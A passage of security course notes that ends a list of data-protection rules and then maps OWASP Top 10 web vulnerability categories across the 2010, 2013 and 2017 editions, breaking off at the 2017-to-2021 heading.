  You must allow users to find out what personal data that you store. You must provide a way for users to correct errors in their personal data.
- ***Location***
  You must not store data in countries where weaker data protection laws apply unless there is an explicit agreement that the stronger data protection rules will be upheld.

OWASP Top 10

2010 → 2021

Mapping Top 10: From 2010 to 2013

OWASP Top 10 – 2010 (old)	OWASP Top 10 – 2013 (New)
2010-A1 – Injection	2013-A1 – Injection
2010-A2 – Cross Site Scripting (XSS)	2013-A2 – Broken Authentication and Session Management
2010-A3 – Broken Authentication and Session Management	2013-A3 – Cross Site Scripting (XSS)
2010-A4 – Insecure Direct Object References	2013-A4 – Insecure Direct Object References
2010-A5 – Cross Site Request Forgery (CSRF)	2013-A5 – Security Misconfiguration
2010-A6 – Security Misconfiguration	2013-A6 – Sensitive Data Exposure
2010-A7 – Insecure Cryptographic Storage	2013-A7 – Missing Function Level Access Control
2010-A8 – Failure to Restrict URL Access	2013-A8 – Cross-Site Request Forgery (CSRF)
2010-A9 – Insufficient Transport Layer Protection	2013-A9 – Using Known Vulnerable Components (NEW)
2010-A10 – Unvalidated Redirects and Forwards (NEW)	2013-A10 – Unvalidated Redirects and Forwards
3 Primary Changes:	• Merged: 2010-A7 and 2010-A9 -> 2013-A6
• Added New 2013-A9: Using Known Vulnerable Components	• 2010-A8 broadened to 2013-A7

Mapping Top 10: From 2013 to 2017 rc 1 (rejected)

OWASP Top 10 – 2013 (Previous)	OWASP Top 10 – 2017 (New)
A1 – Injection	A1 – Injection
A2 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Management
A3 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References - Merged with A7	A4 – Broken Access Control (Original category in 2003/2004)
A5 – Security Misconfiguration	A5 – Security Misconfiguration
A6 – Sensitive Data Exposure	A6 – Sensitive Data Exposure
A7 – Missing Function Level Access Control - Merged with A4	A7 – Insufficient Attack Protection (NEW)
A8 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
A9 – Using Components with Known Vulnerabilities	A9 – Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards - Dropped	A10 – Underprotected APIs (NEW)

Mapping Top 10: From 2013 to 2017 rc 2

OWASP Top 10 2013	±	OWASP Top 10 2017
A1 – Injection	→	A1:2017 – Injection
A2 – Broken Authentication and Session Management	→	A2:2017 – Broken Authentication and Session Management
A3 – Cross-Site Scripting (XSS)	↘	A3:2013 – Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017 – XML External Entity (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017 – Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017 – Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017 – Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017 – Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017 – Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017 – Insufficient Logging & Monitoring [NEW, Comm.]

Mapping Top 10: From 2013 to 2017

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

Mapping Top 10: From 2017 to 2021